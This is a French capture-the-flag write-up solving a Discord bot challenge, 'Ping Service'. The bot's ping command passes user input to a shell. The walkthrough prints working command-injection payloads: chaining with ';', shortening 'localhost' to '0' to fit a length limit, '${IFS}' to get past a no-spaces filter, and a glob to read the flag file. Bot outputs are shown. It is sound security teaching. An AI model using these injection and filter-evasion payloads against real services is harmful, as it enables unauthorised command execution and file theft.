


Ping Service


Auteur: bWlrYQ

1. Recon

Pour commencer, envoyons un `*help` à [CHALLENGES] FlagMalo#1581 sur Discord.




Un menu des plus basiques, on peut essayer les commandes `*help` et `*pong`, rien de bien fou non plus. Il reste la commande `*ping`, testons la. On peut d'ores et déjà remarquer que lorsque la commande n'a aucun argument, le bot ne réagit pas. Essayons avec une adresse IP.




Cela fonctionne correctement, que ça soit sur la loopback du bot ou bien sur une adresse IP accessible via Internet. Une grande problématique sur ce genre de bot est l'implémentation à l'aide des modules ou méthodes qui permettent l'exécution de commande. Si l'entrée utilisateur est mal traitée, alors on peut injecter n'importe quelle commande.

2. Exploitation

Il y a de grandes chances que nous soyons sur un système UNIX, on peut tester `*ping localhost;id` pour voir si le bot nous renvoie l'id utilisateur.




En plus de la sortie de notre commande ping, nous avons le résultat de la commande id. Nous avons donc bien une injection de commande, il nous suffit maintenant de faire un `ls`, puis de `cat` le flag. Il semble qu'il n'y ait pas de flag dans le dossier, tentons un `ls -l`.



Nous voilà face à un problème, en effet une adresse IPV4 est composée au maximum de 15 caractères, le développeur a donc limité à 20 (peut-être pour laisser passer un nom de domaine). Il faut donc trouver un moyen de réduire notre payload, on peut faire ça en remplaçant `localhost` par `0`. En effet, un `ping 0` fera un

ping vers `localhost`.



```

\` Today at 15:19
*ping 0


[CHALLENGES] FlagMalo BOT Today at 15:19
Voici le résultat de votre ping:

PING 0 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.069 ms

--- 0 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.069/0.069/0.069/0.000 ms

```

Passons à la récupération du flag.




```

\` Today at 15:20
*ping 0;ls -la

[CHALLENGES] FlagMalo BOT Today at 15:20
Eh ! Vous n'avez pas besoin d'espaces pour écrire une adresse IP, qu'essayez vous de faire ? 🤔

```

Les espaces ne sont pas autorisés, il va donc falloir trouver un moyen de faire sans. Nous n'avons pas vraiment besoin d'un espace, ce qu'il nous faut c'est un moyen de séparer les commandes et arguments. On peut réaliser ça à l'aide de `${IFS}` qui est une variable va agir comme une tabulation sur les systèmes UNIX.



```

\` Today at 15:25
*ping 0;ls${IFS}-la


[CHALLENGES] FlagMalo BOT Today at 15:25
Voici le résultat de votre ping:

PING 0 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.069 ms

--- 0 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.069/0.069/0.069/0.000 ms
total 2528
drwxr-x---  1 root    challeng  4096 Oct 29 13:06 .
drwxr-xr-x  1 root    root       4096 Oct 29 13:06 ..
-rw-r-x---  1 root    challeng   31 Oct 23 01:36 .isThisYourFlag.txt
-rw-r-x---  1 root    challeng 2569494 Oct 29 13:06 get-pip.py
-rw-r-x---  1 root    challeng  2227 Oct 23 01:36 run.py

```

Le nom du flag est trop long pour que nous puissions juste faire un `ping 0;cat${IFS}.isThisYourFlag.txt` alors il va falloir ruser, on peut utiliser `*ping 0;cat${IFS}.*`.



Et voilà ! Flag: FMCTF{C0mm4nd_1nj3ctI0n_sUck\$!}